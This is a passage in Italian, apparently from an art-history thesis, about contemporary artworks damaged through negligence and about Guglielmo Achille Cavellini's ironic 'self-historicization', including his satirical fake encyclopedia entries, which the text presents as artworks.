tutto pensando di adempiere al proprio lavoro. Ma l'arte contemporanea interagisce con l'ambiente perciò è inutile stupirsi di errori di questo tipo, anche il predecessore **Marcel Duchamp**, infatti, ha subito una sorte simile quando la sua *Door*, 11 rue Larrey, del 1927, esposta presso la Biennale di Venezia del 1978, fu, erroneamente, verniciata da due imbianchini. Fabio Sargentini, il collezionista romano proprietario della "porta" dopo dieci anni di battaglie legali con l'ente veneziano riuscì ad ottenere un risarcimento di quattrocento milioni di lire. Ma quando non sono gli addetti alle pulizie a beffare l'arte contemporanea con la loro noncuranza, è l'arte contemporanea a beffare gli operai. Presso il *Museo d'Arte* di Ravenna nel 2014 in occasione della mostra del progetto *Critica in Arte* l'artista **Eron**, nome d'arte di Davide Salvadei, aveva realizzato con tecnica iperrealista, un finto buco nel muro e l'ombra lasciata da uno specchio che era stato posizionato a terra come se fosse caduto perché il chiodo si era staccato. Al termine dell'esposizione, un operaio chiamato a risistemare le sale espositive non si accorse che il buco era semplicemente disegnato e pensò bene di stuccarlo

«La parete sulla quale ho disegnato il finto buco doveva comunque essere riverniciata.. Il museo non ha colpe, e anzi personalmente ci sarei rimasto peggio se l'operaio si fosse accorto che era un buco finto. Stuccandolo, invece, in un certo senso mi ha aiutato a 'completare' l'opera». ²⁸



Gonzalo Borondo, installazione Centro Polifunzionale di Sapri, 2013




Marcel Duchamp, *Door*, 11 rue Larrey, 1927



Eron, particolare dell'installazione al Museo d'Arte di Ravenna, 2014

²⁸ Spadazzi M, Il buco era un capolavoro. E il muratore lo stucca, 2014, www.ilrestodelcarlino.it/ravenna/cronaca/2014/02/08/1022597-buco-capolavoro-stuccato-mar.shtml#1, consultato il 22/10/2014



Luciano Fabro, *Impronta*, 1962, vetro e ferro, $\varnothing$ cm 74,5, spessore cm 0,8



James Turrell, *Tending (Blue)*, 2003, costruzione del Museum Tower 2013

Assai diversa invece è l'arte distrutta dalla negligenza di curatori e istituzioni che dovrebbero tutelare le opere d'arte che decidono di esporre. A Lugano, nel 2013, durante il vernissage della mostra presso lo spazio espositivo *Meno Uno* in occasione delle nuove acquisizioni della Collezione Giancarlo e Danna Olgiati, un giornalista maldestro fece cadere, rompendola, l'opera *Impronta* di **Luciano Fabro** datata 1962. Un'opera in vetro di grande valore che sarebbe ancora integra se gli organizzatori dell'esposizione, che si aspettavano 200 persone e se ne sono trovate davanti 700, avessero avuto la buona idea di non farle entrate tutte nel limitato spazio.

Diversa invece la sorte capitata al site specific *Tending (Blue)* di **James Turrell** del 2003. L'opera, un'apertura nel soffitto del *Nasher Sculpture Center* di Dallas, è andata distrutta, non nel senso più letterale del termine. Il vicino grattacielo di lusso *Museum Tower*, nonostante gli accordi con Nasher, magnate e finanziatore del museo, è stato innalzato di quasi 40 piani invece dei 20 accordati prima della morte del magnate, mangiandosi metaforicamente l'opera di Turrell.

Guglielmo Achille Cavellini

Nemo propheta in patria

È molto difficile scrivere di Guglielmo Achille Cavellini in quanto le informazioni che si hanno su di lui provengono prevalentemente dal testo *Vita di un genio*, in cui si auto-racconta minuziosamente con un'abbondante dose di egocentrismo, perciò, tutto ciò che a seguire descriverà il personaggio che è stato, dovrà essere preso con la dovuta cautela e il giusto scetticismo.

Guglielmo Achille Cavellini nasce l'11 settembre del 1914

«appartengo al segno della Vergine, ascendente nei Pesci, Venere in Scorpione, Trigono a Plutone congiunto a Saturno in Cancro, Nettuno in Cancro. Chi si occupa di astrologia stabilisce che io sono un genio»¹

da genitori di umili origini toscane

«il mio sangue è toscano e ciò chiarisce da dove provengono la mia ironia e il mio sarcasmo»²

a Brescia, in via Mercanzie 45

«un lontano giorno vi collocheranno la tradizionale insegna marmorea: "In questa casa è nato l'11 settembre 1914 Guglielmo Achille Cavellini, illustre artista concittadino, inventore dell'autostoricizzazione"».³

Inizia a conoscere il mondo dell'arte attraverso la *collezione Feroldi* di Brescia e le amicizie con Filippo De Pisis, Vedova e Santomaso, con cui collaborò per la prima mostra di Vedova a Brescia, nella sua stessa casa. Da quell'anno, il 1946, inizia la sua carriera da collezionista che, per quanto interessante, non ci interessa.

Da quando era bambino, Cavellini si dedicava al disegno e alla pittura, dapprima tentando una verosimiglianza con il reale poi spingendosi, tramite gli incontri con Birolli, Afro, Burri, Capogrossi e Rotella, a personali esperimenti che andavano dalle impronte di foglie colorate, ai graffi sul colore non ancora asciutto, ai disegni a china, ai collage

«operavo nell'inconscio. Ogni tanto mi veniva in aiuto l'autocritica; esaurivo un'idea, ne sperimentavo un'altra, sempre incontentabile, tenace, instancabile.»⁴

Dal 1962 al 1970 si dedica a composizioni di legno bruciato, da cui trae anche ritratti e sagome della penisola italiana, ma nel 1966, durante il primo viaggio a New York, realizza,



Cesare Colombo, Guglielmo Achille Cavellini e il Gruppo degli Otto, 1953



Galleria della collezione Cavellini, 1953



Alcuni quadri della collezione Cavellini, 1953



Guglielmo Achille Cavellini tra i quadri della sua collezione, 1950-1955

¹ Cavellini G.A., *Vita di un genio*, Brescia, Centro studi cavelliniani, 1989, pag. 1

² Ibidem

³ Cavellini G.A., op. cit., pag. 2

⁴ Cavellini G.A., op. cit., pag. 26

quella che lui stesso chiama, la prima, involontaria, performance

«in una strada del *Greenwich Village* [...] in un negozietto vendevano centinaia e centinaia di distintivi a spilla, rotondi, del diametro di 3-5 centimetri, con degli slogan tipo "*I am a genius*", "*Love*", eccetera. Ne acquistai un centinaio, uno diverso dall'altro, perché mi suggerivano opere da realizzare ed erano veramente stimolanti. Invece di tenerli nel sacchetto li appuntai tutti sul mio vestito e imperterrito camminai per quel rinomato quartiere di artisti.»⁵

Nel 1970 decide di provare a esporre i suoi esperimenti in varie gallerie italiane, ma in nessuna di queste mostre ha un riscontro positivo da parte di critici e collezionisti che comprano pochissime opere tanto da non coprire neanche i costi di spedizione. Così, nel 1971, snobbato dal sistema dell'arte, inventa l'autostoricizzazione

«Quelle sei mostre mi furono di grande aiuto. Incontrarono un'indifferenza totale. [...] Intuivo di possedere le qualità necessarie per entrare nell'Olimpo dell'arte e mi sentivo mortificato del fatto di restarne escluso. Fu allora che decisi di autostoricizzarmi, cioè di entrare nell'Olimpo dell'arte senza chiedere il permesso a nessuno. Autostoricizzandomi scavalcavo qualsiasi prassi finora conosciuta nella storia dell'arte, e mi sostituivo al sistema.»⁶

Decide di realizzare sedici manifesti autocelebrativi per le esposizioni che avranno luogo nei sedici musei più prestigiosi del mondo nel 2014 in occasione del centenario della sua nascita. I manifesti vengono esposti alla galleria *Cenobio-Visualità* di Milano nell'aprile del 1972 e successivamente all'*Aktion Galerie* di Berna per poi spostarsi nuovamente a Basilea

«i manifesti che annunciavano la mia mostra erano affissi dappertutto, anche all'interno della fiera mercato. Le persone interessate alle cose dell'arte erano numerose a Basilea, eppure all'inaugurazione della mia mostra non venne nessuno, nemmeno una persona. Incredibile. Credo sia un fatto eccezionale, irripetibile nella storia delle inaugurazioni di mostre d'arte. Non posso credere a ciò che mi disse quel giorno Gippo Toninelli, presente con uno stand alla fiera mercato, e cioè che la totale diserzione avvenne perché il nome della galleria era *Katakombe*, situata in *via Totentanz*, cioè "danza dei morti", e il numero civico diciassette. "Quando ho letto quell'invito ho subito toccato ferro", mi disse Toninelli.»⁷

Dopodiché la mostra si sposta alla *Galerie Impact* di Losanna, ma anche tutto questo giro di mostre svizzero passa inosservato. Nel frattempo realizza sette autoritratti



Guglielmo Achille Cavellini, Progetto per il Manifesto del suo Centenario a New York, 1971



Guglielmo Achille Cavellini, Progetto per il Manifesto del suo Centenario a New York, 1972

⁵ Cavellini G.A., op. cit., pag. 27

⁶ Cavellini G.A., op. cit., pp. 34-35

⁷ Cavellini G.A., op. cit., pag. 35

trasformati poi in francobolli per il suo centenario; espone i francobolli alla galleria *Il Segnapassi* di Pesaro ma anche questa esposizione passa tra l'indifferenza generale.

«sapevo che il mio comportamento era fuori dalla norma e veniva giudicato un divertimento, un gesto goliardico, un fatto personale. Ma la mia strada ormai era segnata e la dovevo percorrere fino in fondo, senza indugi, senza pentimenti.»⁸

Nel 1972, dopo i manifesti e i francobolli, realizza 25 tele formato 100x140 che rappresentano i frontespizi dei libri che i personaggi importanti di ogni tempo gli avrebbero dedicato

- Sant'Agostino: *Le confessioni di Cavellini*
- Dante Alighieri: *Il divino Cavellini*
- Giulio Carlo Argan: *Storia dell'arte di Cavellini*
- Charles Baudelaire: *Les Fleurs du Cavellini*
- Marco Tullio Cicerone: *Orazioni per Cavellini*
- Charles Robert Darwin: *L'evoluzione di Cavellini*
- Giovanni Evangelista: *L'apocalisse di Cavellini*
- Sigmund Freud: *Psicopatologia della vita di Cavellini*
- Galileo Galilei: *Discorsi intorno a Cavellini*
- Leonardo da Vinci: *Trattato della pittura di Cavellini*
- Nikolaj Ivanovic' Lobăcevschij: *Nuovi principi di Cavellini*
- Immanuel Kant: *Critica della ragion cavelliniana*
- Nicolò Machiavelli: *Principe Cavellini*
- Mao Tse-tung: *Pensieri di Cavellini*
- Karl Marx: *Il capitale di Cavellini*
- Henry Miller: *Tropico di Cavellini*
- Molière: *Cavellini immaginario*
- Friedrich Nietzsche: *Così parlò Cavellini*
- Omero: *Odissea di Cavellini*
- Ovidio: *Metamorfosi di Cavellini*
- San Paolo: *Lettere a Cavellini*
- Jean Paul Sartre: *La nausea di Cavellini*
- William Shakespeare: *Achille*
- Giorgio Vasari: *Vita e opere di Cavellini*

le tele vengono esposte nel marzo del 1973 alla galleria *Cenobio-Visualità* a Milano. La mostra venne fraintesa e presa per una beffa

«Mi ero calato nel ruolo di uomo storico, storicizzato e da storicizzare. Era inevitabile che venissi giudicato un megalomane, in cerca di pubblicità. Invece intendevo fare il verso alla megalomania, alla stupidità, all'egoismo, al provincialismo. Contestavo, mi ribellavo.»⁹

Successivamente realizza la pagina di un'enciclopedia

⁸ Cavellini G.A., op. cit., pag. 35


⁹ Cavellini G.A., op. cit., pag. 36



Guglielmo Achille Cavellini nel suo studio, 1964



Mimmo Rotella, *Ritratto di Guglielmo Achille Cavellini*, 1967, viraggio su tela emulsionata, 64x58 cm



Andy Warhol, *Ritratto di Guglielmo Achille Cavellini*, 1974, acrilici e serigrafia su tela, 101x102 cm

CAVELLINI GUGLIELMO ACHILLE, da Brescia, pittore, collezionista e critico d'arte. È di ceppo toscano. A 16 anni interrompe gli studi per collaborare nell'azienda commerciale del padre. Militare, si accorge di essere posseduto da una spiccata inclinazione al disegno. Esegue caricature di commilitoni. L'arte lo attrae e lo distrae da qualsiasi altro interesse. Cerca l'amicizia di pittori. Scopre la collezione di pitture del concittadino Pietro Feroldi. Sarà questo l'avvio alla sua formazione artistica e all'affermazione del collezionista. I suoi rapporti con i pittori italiani datano autunno 1946. Espone nella sua casa di via Bonomelli in Brescia opere di Vedova e Santomaso. La manifestazione suscita scandalo fra i suoi concittadini e accende l'interesse dei più vivi fra i giovani artisti italiani, con i quali inizia contatti e stringe amicizia. Il suo primo viaggio a Parigi (gennaio '47) è determinante e provoca una crisi. Interrompe la pittura e si dedica all'attività paterna. Diviene collezionista. Acquista ciò che avrebbe voluto realizzare, così che ogni scelta è un'azione creativa, come se l'opera fosse sua. Va a Milano Roma Parigi e la collezione si arricchisce. La sua fama si estende nel '52 allorché nello scantinato della sua ormai famosa casa costruisce una galleria e i critici d'arte più attenti del mondo vi si recano per documentarsi sulle ultime tendenze della pittura europea. Ma la consacrazione autentica di Cavellini come uomo di cultura è del '57 ad opera di Palma Bucarelli che gli espone l'intera collezione nella Galleria Nazionale d'Arte Moderna di Roma; e in seguito nei musei di Svizzera e di Germania. Nel suo libro «Arte Astratta» (edito da Giampiero Giani, Milano, 1958) Cavellini narra gli incontri con i suoi amici pittori. Lo stesso Giani pubblica, nel '59, «Uomo pittore»: le famose lettere che Renato Birolli scrisse all'amico, al mecenate, al collezionista; e le pagine del diario di Cavellini riguardanti questo pittore. Collabora con scritti a settimanali e riviste d'arte. Ma questa parentesi non riuscirà a soffocare la sua passione naturale per la pittura, perciò nel '62, dopo lungo travaglio e profonda silenziosa meditazione, Cavellini riprende a dipingere. Nel 1965 Cavellini approda ad una esperienza neo-dada (Milano, Galleria Apollinaire). Inventa gli «omaggi» e le «composizioni in legno», opere per metà scultura e per l'altra metà pittura. A questo punto si verifica un fatto eccezionale, in quanto sorprendente: distrugge, ricostruisce, ripropone con soluzioni plastiche e pittoriche facendo nascere le famose cassette (o gabbiette) nelle quali tra una asticciola e l'altra si intravedono le opere distrutte. Irrimediabilmente insoddisfatto, taglia brucia e ripropone con soluzioni edonistiche, per la verità molto raffinate, fino a disporre i relitti come reliquie. Ora sarà il carbone la materia di espressione più idonea a dipanare le sue idee (mostre a Milano Como Torino Trieste Firenze Roma, tutte tra il '70 e il '71). L'orientamento evolve. Dipinge sulle fotografie delle sue stesse opere bruciate e le ripropone sulla tela emulsionata intervenendo nuovamente di tavolozza. L'incontro fra fascino della pittura e magia della fotografia è il fatto nuovo. Cavellini confessa di avere sempre operato con il sospetto che la sua opera incontrasse dubbi, e per sradicare il preconetto del collezionista-pittore, decide di autostoricizzarsi. Gli sorge e realizza l'idea dei «Manifesti» per le esposizioni che avranno luogo nei musei di tutto il mondo nel 2014, per le celebrazioni del primo centenario della nascita. A puro titolo accademico espone «Manifesti» e «Francobolli» a Milano Berna Basilea Losanna e Pesaro, concludendo trionfalmente l'anno 1972. Una ironia troppo a lungo repressa trova finalmente esplosione. Le opere alle pareti della sua casa non l'hanno mai influenzato, se mai stimolato. Col tempismo tipico degli intuitivi, Cavellini ha di continuo aggiornata la sua col-

lezione (fatto senza precedenti nella storia del collezionismo italiano). Una rilevante selezione è stata per 6 anni nella Galleria Civica d'Arte Moderna della sua città. Perseguendo l'autostoricizzazione realizza una serie di «sette francobolli» che andranno ad arricchire il patrimonio in occasione delle celebrazioni del suo centenario. Trattasi di sette autoritratti, considerati dalla critica uno dei più vivaci e spregiudicati esempi della visual-action-painting. Con la fine del mondo delle immagini ha inizio quello delle idee. I «25 libri per Cavellini» sono la prova della maggiore espressività e della più limpida semplicità (i frontespizi dei 25 libri portano il nome dei più grandi uomini di ogni tempo, ed è ad essi che ha riferimento l'opera di Cavellini). Di amabile e diabolico interesse sono le 25 lettere, illustrate con disegni, inviategli dal suo amico Vincent Van Gogh. Dall'enciclopedia una intera pagina sulla sua vita e la sua opera. La curiosissima sfilata delle frasi celebri di Cavellini. Vince il



AUSTRALOPITECUS ROBUSTUS (viveva 1.500.000 anni fa), Testa di Cavellini - Opera di Claudio Costa - Terracotta dipinta, 1972.

primo premio assoluto ad Arezzo (concorso nazionale di grafica). Per la estate '73 Ferrara indice nel Palazzo dei Diamanti una sua vasta retrospettiva che muove dal 1965, ed è questa la prima volta in cui è dato di avere consapevolezza delle sue incessanti elaborate ricerche. Ha inizio il successo. Rifiuta di cedere le sue opere per creare un «mercato orale» (fenomeno unico nella storia dell'arte). 1974: sala personale alla XXXVII Biennale d'arte di Venezia. Mostre mercato di Basilea Colonia Düsseldorf: appare apertamente sconcertante, inebriante. Primo fra gli italiani, 33.º nell'elenco dei più importanti pittori e scultori del mondo. 1975: retrospettiva al Museo d'Arte Moderna di Parigi. 1976: Museo d'Arte Moderna di New York; Tate Gallery di Londra. Lo riceve il presidente degli Stati Uniti d'America. Lo riceve Mao Tse Tung. 1977: il primo Nobel per l'arte viene assegnato all'italiano Guglielmo Achille Cavellini. Viene solennemente nominato in Roma Accademico dei Lincei. 1978: dei dieci uomini che il mondo invia sulla luna, Cavellini rappresenta l'arte. Incontra nuovamente Mao Tse Tung, il quale inserisce nei suoi famosi «Libretti dei Pensieri» una massima di Cavellini sulle teorie dell'arte. La Cina adotta nella scuola il metodo di insegnamento del disegno di Cavellini. Il concetto di autostoricizzazione continua. Il comportamento di Cavellini, considerato provocatorio dai conservatori, viene invece esaltato dai giovani. Stimola scrittori, poeti, registi. È invitato dalle università più qualificate degli Stati Uniti d'America, di Gran Bretagna, della Cina, del Giappone, per disquisire in conferenze e sostenere dibattiti sulle tendenze dell'arte. Rifiuta numerose lauree ad honorem. Cavellini non cede alle richieste dei Musei che gli chiedono almeno un'opera. Le quotazioni delle sue opere, nonostante l'assenza di qualsiasi gioco di mercato, raggiungono titoli molto elevati. Riacquista le opere cedute prima del 1970. Inizia la campagna per distruggere, una volta per tutte, i falsi idoli dell'arte in genere e della pittura soprattutto. Nel 1991 scopre un nuovo colore e ne fa dono all'arcobaleno. Nel 1999 dimostra l'esistenza della vita sul pianeta Ulisse fino ad oggi sconosciuto. Nel 2011 brevetta la pillola della cultura equivalente ad una laurea. Nel 2020 usa per la prima volta la leva che permette di sollevare il mondo e lo sposta di 47 cm. Nel 2022 inventa un apparecchio che permette di vivere d'aria. Nel 2024 in una conferenza spiega come sia facile invertire il trascorrere del tempo. Nel 2027 compila il primo vocabolario del linguaggio dei fiori. Nel 2030 assiste alla inaugurazione della nuova Facoltà di Cavellinologia presso l'Università di Leningrado. Nel 2037 viene creato il neologismo «GAC» avente come senso comune la somma dei vocaboli: immenso, eccelso, genio, irraggiungibile, maestro eccetera.

CAVELLINI GUGLIELMO ACHILLE, pittore, scultore, architetto, storico e collezionista d'arte, poeta, musicista, filosofo, matematico, navigatore, inventore, archeologo, papa, re, ecc. È il primo uomo che appare sul pianeta Terra (500.000 anni ca. a. C.). Scopre il fuoco e il suo uso. Le sue prime manifestazioni (artistiche) iniziano 50.000 anni ca. a. C. Esegue sculture (veneri, statue di dee della fertilità, ecc.). Le incisioni sulla pietra sono delle grotte di Lascaux e di Altamira. Progetta la prima città del mondo (Gerico, Palestina). Nel 4000 ca. introduce l'uso dei metalli e della ruota. Nel 3000 ca. dà inizio ai primi testi su tavole di argilla e inventa il dālu dei Sumeri per sollevare l'acqua. Nel 2575 idea e realizza le piramidi di Egitto. Avvia una nuova ritrattistica con leggende istoriate. Nel 2501 sopravvive, con la famiglia, al diluvio universale, rifugiandosi in un'arca. Nel 1225 scrive la Bibbia e le Tavole della Legge. Nell'800 inventa il sistema alfabetico. Nel 753 fonda Roma. Tra il 720 e il 710 compone l'Iliade e l'Odissea. Tra il 685 e il 652 conia la prima moneta con leghe d'oro e d'argento. Dal 447 progetta il Partenone. Nel 430 introduce la tecnica del chiaroscuro, la grazia nella figura femminile e lo studio dell'«espressione». Nel 215 realizza la Muraglia Cinese. Nel 69 idea il Colosseo. Nel 64 incendia Roma. Nel 30 d. C. viene ucciso e dopo tre giorni resuscita. Nel 547 esegue i mosaici di Ravenna. Tra il 1095 e il 1174 costruisce la basilica di san Marco in Venezia; di Notre Dame de Paris; la torre di Pisa. Nel 1130 inventa il razzo con carica di polvere di carbone, salnitro e zolfo. Nel 1206 rinuncia ai beni paterni, si fa frate e compone «Il cantico delle creature». Nel 1296 inizia il ciclo di affreschi nella basilica di san Francesco in Assisi e nel 1303 affresca la Cappella degli Scroveni in Padova. Nel 1307 inizia la «Divina Commedia». Nel 1334 progetta il campanile di Firenze. Nel 1402 introduce in Italia la pittura ad olio su tela. Nel 1440 inizia la prospettiva realizzando gli affreschi nella chiesa di san Francesco in Arezzo. Tra il 1456 e il 1515 dipinge la «Battaglia di san Romano», «L'allegoria della Primavera», «La Gioconda» e scolpisce «La Pietà» in san Pietro (Roma). Nel 1448 idea un meccanismo per volare ed è nominato ingegnere militare in Francia. Nel 1492 scopre l'America. Nel 1501 adatta i caratteri musicali alla stampa. Nel 1503 è eletto papa. Nel 1511 pubblica «L'elogio della follia». Tra il luglio e il dicembre del 1513 scrive il «Principe». Il 22 aprile 1516 vede la luce la prima edizione dell'«Orlando Furioso». Nel 1519 conquista il Messico e distrugge la civiltà degli Aztechi. Nel 1531 conquista il Perù e distrugge la civiltà degli Inca. Nel 1533 affresca il «Giudizio Universale» nella Cappella Sistina. Nel 1540 esegue il ritratto di Enrico IV. Nel 1546 progetta la costruzione della cupola di san Pietro in Roma. Nel 1550 pubblica in Firenze la prima edizione delle vite dei più eccellenti pittori ed architetti (da Cimabue a Tiziano). Le sue osservazioni sul moto pendolare del lampadario del Duomo di Pisa sono del 1583. Nel 1589 si stabilisce a Roma, dove conduce vita misera e contrastata, inframezzata da risse e processi; poi, macchiatosi di omicidio, fugge a Napoli, Malta e Siracusa. Nel 1597 scrive «Romeo e Giulietta»; inizia il «Don Chisciotte della Mancia». Nel 1620 inventa il termometro. Nel 1642 dipinge «La lezione di anatomia». Nel 1712 progetta la macchina a vapore. Nel

1721 compone i concerti Brandeburghesi e la Passione secondo san Giovanni. Sono famose le scoperte archeologiche: nel 1748 dirige gli scavi di Pompei e nel 1752 è a Paestum. Nel 1781 pubblica «La critica della ragion pura e della ragion pratica». Il 4 febbraio del 1789 è eletto presidente degli Stati Uniti d'America. Nel 1792 proclama in Francia la Repubblica. Nel 1800 inventa la pila elettrica. Nel 1804 è incoronato imperatore dei francesi e re d'Italia. Nel 1807 stampa a Brescia «I Sepolcri». La «Nona sinfonia» viene eseguita per la prima volta nel 1824. Nell'estate del 1826 ottiene la prima fotografia. Nel 1829 enuncia la geometria euclidea. Nel 1836 effettua un viaggio intorno al mondo per lo studio sulla origine della specie umana. Il 1° maggio 1840 emette il primo francobollo gommato. Nel 1847 pubblica il Manifesto del Partito Comunista e «Il Capitale». Nel 1854 idea e progetta il canale di Suez. Il 15 agosto 1877 dà voce al primo fonografo. Nel 1889 costruisce la torre Eiffel. Nel 1896 fonda la psicanalisi; presenta a Parigi le prime proiezioni cinematografiche e contemporaneamente inventa il telegrafo senza fili. Tra il 1827 e il 1924 scrive: «I promessi sposi»; «La comedie humaine»; «Delitto e castigo»; «Guerra e pace»; «Così parlò Zarathustra»; «Recherche du temps perdu»; «Ulysses»; «La montagna incantata» e «Il processo». Nel 1897 compie il primo volo aereo con un passeggero. Nella primavera del 1907 dipinge «Les demoiselles d'Avignon». Nel 1917 è alla testa della rivoluzione russa e va al potere. Nel 1927 compone una delle sue più importanti composizioni dodecafoniche. Nel 1928 scopre la penicillina. Nel 1933 viene eletto Cancelliere del Reich tedesco. Nel 1945 fa esplodere la prima bomba atomica. Il 1° ottobre 1949 proclama a Pechino la Repubblica Popolare Cinese di cui ne diviene Presidente. Il 29 maggio 1953 conquista l'Everest accompagnato dallo sherpa Tenzing Norkahy. Il 12 aprile 1961 compie il primo volo orbitale intorno alla terra a bordo di una nave spaziale. Il 21 luglio 1969 è il primo uomo sulla Luna. È promotore dell'impressionismo, dell'espressionismo, del fauvismo, del cubismo, del futurismo, dell'astrattismo, del costruttivismo, del dadaismo, della metafisica, del surrealismo, dell'informale, dell'action painting, dello spazialismo, della pop-art, del fluxus, del nouveau réalisme, della op-art, del concettualismo, eccetera. Nel 1971 inventa l'«Autostoricizzazione» e le «Mostre a domicilio». Nel 1980 gli viene assegnato il premio Nobel per l'arte. La Cina adotta nelle scuole il suo metodo d'insegnamento. Stimola artisti, scrittori, poeti, registi. È invitato dalle Università più insigni del mondo a disquisire conferenze e sostenere dibattiti sulle tendenze dell'arte. Dal 1980 al 2014 controlla il mondo dell'arte distruggendone i falsi idoli, (memorabili le sue battaglie contro la presunzione, la megalomania, l'ignoranza, il dilettantismo, i plagari ecc.). Nel 2014 tutti i musei del mondo organizzano esposizioni per celebrare la data (approssimativa) della sua nascita. Nel 2015 è l'unico a sopravvivere ad una guerra apocalittica che distrugge il mondo. Si trasferisce su un altro pianeta che, in suo onore, viene denominato GAC, dove riferisce delle esperienze del pianeta Terra, determinandone il processo di evoluzione. Ha così inizio l'inimmaginabile nuova era dell'arte e nasce con GAC la personalità mitica mai raggiunta da uomo sul pianeta Terra.



Guglielmo Achille Cavellini davanti ad un'opera di Rauschenberg, 1972



Guglielmo Achille Cavellini e Andy Warhol, 1974



Guglielmo Achille Cavellini all'Art Information Festival di Middelburg, Olanda, 1975

con la voce Cavellini e inizia a scriverla ovunque in quattro lingue, anche su un abito di lino bianco fatto confezionare da un sarto e che indossava in diverse occasioni; crea degli scritti indecifrabili che lo riguardano ritrovati nei luoghi più lontani e appartenuti ad antiche civiltà; realizza, su tela, una ventina di lettere scrittegli da Vincent Van Gogh che espone alla galleria *La Bertesca* di Genova, e, come forma di riconoscenza agli autori che gli hanno dedicato un libro, scrive **25 lettere di ringraziamento** che verranno poi riprodotte su tela

«il significato di questa operazione è coerente con la mia autostoricizzazione. Non deve essere giudicata scherzosa o impertinente, come invece è sempre stata interpretata. L'ho già affermato: questo è il mio modo di fare arte, è il mio stile. La lettera più antica è indirizzata a Omero e è datata 26 dicembre 469 avanti Cristo. [...] Omero è spietato con i miei detrattori, che sono molti. Quella per Cicerone è del 26 gennaio 45 a.C.. Nel suo libro *Orazione per Cavellini*, Cicerone è prodigo di preziosi consigli su come avrei dovuto in seguito comportarmi. "Chi opera con risultati straordinari inevitabilmente desta invidie e antipatie". A Ovidio, il 28 ottobre dell'anno 15 d.C., ho scritto che il suo libro *Metamorfosi per Cavellini* ha provocato scalpore e ottenuto molto successo e che per merito suo ora tutti mi vorrebbero conoscere. [...] Il titolo del libro dedicatomi da Giovanni Evangelista è *L'apocalisse di Cavellini* e nella mia lettera di ringraziamento, del 15 settembre 99, gli dico che l'Apocalisse è il punto massimo; e sono convinto che riuscirò ad andare oltre, perché è tipico per me voler andare oltre, il superare tutti, ma soprattutto me stesso, [...] invece, al "Dotto" della Chiesa latina, Sant'Agostino, che mi ha dedicato il libro *Le confessioni di Cavellini*, ho scritto il 18 maggio 426 ringraziandolo perché nelle sue prediche mi prende talvolta ad esempio per i suoi fedeli. [...] A Dante Alighieri ho scritto il 12 maggio 1307, dimostrandomi felice perché il suo libro [...] è stato ideato e realizzato presso i Malaspina, in Lunigiana, la patria dei miei genitori. Ha preso ad esempio il mio caso, analogo a tutti coloro che hanno il talento e l'intelligenza per superare la normalità quotidiana. Di conseguenza coloro che non hanno saputo condividere la mia posizione sono stati da Dante relegati all'inferno. Ha fatto il nome di tutti, e con sorpresa vi ho trovato anche quelli che invece reputavo fedelissimi. Il titolo del libro di Leonardo da Vinci è: *Trattato della pittura di Cavellini* e la mia lettera di ringraziamento è datata 12 febbraio 1506. Leonardo ha delineato perfettamente l'aspetto tecnico della mia arte. Gli ho anche scritto che mi interessa la sua macchina per volare e che riguardo al prezzo del quadro *La vergine delle rocce* spero nel solito trattamento di favore. [...] È risaputo che Giorgio Vasari era rigoroso nel dare giudizi ed è considerato il più illustre storico dell'arte di ogni tempo. [...] Un giorno il Professor Immanuel Kant mi sottopose un lungo, scrupoloso e ragionato questionario, che rimandai compilato. Non immaginavo che ne sarebbe sortito un libro, dal titolo *Critica della ragion Cavelliniana*. Gli ho scritto il 16 marzo 1799 ringraziandolo. [...] Il libro che mi ha dedicato Karl Marx è *Il capitale di Cavellini*. Afferma che io, come la maggior parte del "ultimi collezionisti", ho visto nell'arte soltanto una

forma di speculazione; da ciò trae lo spunto per la sua critica alla società contemporanea. L'opera di Charles Robert Darwin è *L'evoluzione di Cavellini*. Darwin ha dimostrato come la mia origine risalga a quella dell'uomo stesso e non sapendo specificare dove essa sia avvenuta, azzarda l'ipotesi che la mia provenienza sia da localizzare nelle profondità marine, da cui, Darwin afferma, deriva la vita stessa. [...] Non poteva mancare, nella collana, un libro di Sigmund Freud: *Psicopatologia della vita di Cavellini*. Gli ho scritto che la sua analisi mi ha fatto comprendere quanto peso abbia avuto nella mia ribellione l'educazione giovanile. Ogni cosa che penso e faccio ora è una diretta conseguenza di ciò che mi fu impedito allora. [...] Il 15 luglio 1973 ho inviato una lettera anche a Giulio Carlo Argan, per il suo libro *Storia dell'arte di Cavellini*. Ha considerato il mio libro un "caso unico". Ha ragione quando scrive che la mia situazione anagrafica è insolita: "Cavellini non può appartenere alla schiera dei giovani, perché non è più giovane, e non può appartenere a quella dei Maestri consacrati, perché tuttora continua, con spirito giovanile, nella sua straordinaria e inconsueta avventura di artista". "Cavellini si è deciso a fare tutto da solo, ed ha fatto bene, perché non avrebbe trovato un critico d'arte disposto a prenderlo sul serio»¹⁰

